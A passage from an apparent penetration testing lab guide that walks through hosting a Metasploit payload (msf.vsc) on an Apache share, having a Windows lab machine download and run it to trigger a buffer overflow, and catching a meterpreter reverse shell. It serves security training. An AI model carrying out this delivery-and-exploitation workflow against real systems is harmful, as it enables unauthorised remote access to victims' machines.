


1. Type **exploit** and press **Enter**. Now the Listener is active and when the payload is executed on the victim machine, then the meterpreter session appears.




1. Launch a new command line terminal, and type **sudo su** and press **Enter**. Type toor and press Enter to attain root privileges. Type **service apache2 start** and press **Enter** to start the apache2 service.


If you are continuing with the previous lab (Exploiting and Escalating Privileges on a Windows Operating System) then you can directly skip to step **19**.



1. Type **mkdir /var/www/html/share** and press **Enter** to create a new folder named **share**.




1. Copy the malicious payload to share folder by executing the following command: **cp /home/pentester/.msf4/local/msf.vsc /var/www/html/share/**




1. Click @lab.VirtualMachine(SalesDepartmentSubnetD).SelectLink, launch the **Google Chrome** web browser, type the URL **http://172.19.19.18/share** in the address bar and press **Enter**. This displays the shared file in the browser as shown in the screenshot below.


Since this is a lab demonstration, we are directly accessing the shared location from the Windows machine.  
In real-time, attackers might craft similar payloads, share the download link with the victims and entice them into downloading and executing the application, thereby resulting in a reverse shell.



1. Right-click on the **msf.vsc** file and click on the **Save link as…** option.




1. Select **Desktop** from the left-pane as the download location. Enter **msf** in the **File name** field and click **Save**.




1. You can see the downloaded malicious payload on the **Desktop**. Now, double-click the **msf.vsc** file and click on **Try** button to execute the payload. After executing msf.vsc payload, a buffer overflow occurs on the application and this leads to windows exploitation, thereby gaining a meterpreter shell for us.



1. Click[Parrot](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10). Open the Listener that has been launched earlier in this lab. You can see a meterpreter session active.



1. Type **sysinfo** to get the victim machine information. Close all the opened windows.



In this lab, you have learned how to pentest buffer overflow vulnerability on a windows application and gain access to the system.